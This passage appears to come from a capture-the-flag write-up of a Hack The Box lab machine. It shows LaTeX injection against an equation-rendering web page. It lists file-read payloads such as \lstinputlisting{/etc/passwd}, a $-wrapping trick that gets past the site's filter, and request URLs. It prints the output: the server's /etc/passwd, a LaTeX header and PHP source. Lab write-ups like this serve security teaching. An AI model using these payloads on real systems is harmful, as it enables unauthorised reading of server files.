
- But that was for PDF files.
- On submitting the code - `\input{/etc/passwd}` in the code box, it says -



latex.topology.htb/equation.php?eqn=\input{%2Fetc%2Fpasswd}&submit=

Illegal command detected. Sorry.

- On using one of the code line from the website below -



https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection

However, there are other ways to execute commands, so to avoid RCE it's very important to use `--shell-restricted`.

**Read file**


```
\input{/etc/passwd}
\include{password} # load .tex file
\lstinputlisting{/usr/share/texmf/web2c/texmf.cnf}
\usepackage{verbatim}
\verbatiminput{/etc/passwd}
```

**Read single lined file**

```
\newread\file
\openin\file=/etc/issue
\read\file to\line
\text{\line}
\closein\file
```

**Read multiple lined file**


- Got the output as follows -



latex.topology.htb/equation.php?eqn=\lstinputlisting{%2Fusr%2Fshare%2Ftexmf%2Fweb2c%2Ftexmf.cnf}&submit=

The image “http://latex.topology.htb/equation.php?eqn=%5Clstinputlisting%7B%2Fusr%2Fshare%2Ftexmf%2Fweb2c%2Ftexmf.cnf%7D&submit=” cannot be displayed because it contains errors.

- Tried to read `/etc/passwd` file



LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$


Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</> \lstinputlisting{/etc/passwd} Generate

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:




```
latex.topology.htb/equation.php?eqn=\lstinputlisting{%2Fetc%2Fpasswd}&submit=
```

The image “http://latex.topology.htb/equation.php?eqn=%5Clstinputlisting%7B%2Fetc%2Fpasswd%7D&submit=” cannot be displayed because it contains errors.

- In the `equationtest.tex` file that we found in the website - `latex.topology.htb`

```
\documentclass{standalone}
\input{header}
\begin{document}

$ \int_{a}^b\int_{c}^d f(x,y)dxdy $

\end{document}
```

- It is using “$” symbol at the front and end
- Hence using “$” symbol with our latex code too - `$\lstinputlisting{/etc/passwd}$`



# LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.


Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

```
$\lstinputlisting{/etc/passwd}$
```

## Examples


Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

| Description | LaTeX code | Output |
|---|---|---|
| **Fractions** | `\frac{x+5}{y-3}` | $\frac{x+5}{y-3}$ |
| **Greek letters** | `\alpha \beta \gamma` | $\alpha\beta\gamma$ |



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

- We can see, we are able to read contents now.
- Now doing some more enumeration and trying to read some more files-
- Trying to read that `header.tex` file that we found in the `latex.topology.htb` website.



# LaTeX Equation Generator


Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.


Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

```
$\lstinputlisting{/var/www/latex/header.tex}$
```



```
latex.topology.htb/equation.php?eqn=%24\lstinputlisting{%2Fvar%2Fwww%2Flatex%2Fheader.tex}%24&submit=
```

```
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
```



# LaTeX Equation Generator


Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).


</> $\lstinputlisting{/var/www/latex/equation.php}$



latex.topology.htb/equation.php?eqn=%24\lstinputlisting{%2Fvar%2Fwww%2Flatex%2Fequation.php}%24&submit=

```
<?php
// latex to png generator by vdaisley
//
// TODO: error handling
//
error_reporting(0);
if (empty($_GET['eqn']))
{

        echo '
<!DOCTYPE html>
<html lang="en">
<head>
<title>LaTeX Equation Generator</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css">
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css">
</head>
<style>

body {
    min-height: 100vh;
    max-width: 700px;
    background-color: light-grey;
    margin: 0 auto;
}
</style>
<body>
<div>
<h1>LaTeX Equation Generator</h1>
<p>Need to quickly generate a good looking equation for a website, like this?
<br><br>
<center><img src="example.png" /></center>
<br><br>
</p>
<p>Use this equation generator to create a .PNG file.</p>
<p>Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).</p>
<form action="equation.php" method="get">
  <div class="form-group row">
    <div class="col-8">
      <div class="input-group">
        <div class="input-group-prepend">
          <div class="input-group-text">
            <i class="fa fa-code"></i>
          </div>
        </div>
        <input id="text" name="eqn" placeholder="Enter LaTeX code here" type="text" class="form-control" aria-describedby="textHelpBlock">
      </div>
    </div>
      <button name="submit" type="submit" class="btn btn-primary">Generate</button>
  </div>
</form>
<div>
<h2>Examples</h2>
<p>Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:</p>
```

- Now let’s see if there are some files inside the `/var/www/dev` folder ( we found the `dev` subdomain during subdomain enumeration)
- Trying to read the file - .htaccess



# LaTeX Equation Generator


Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

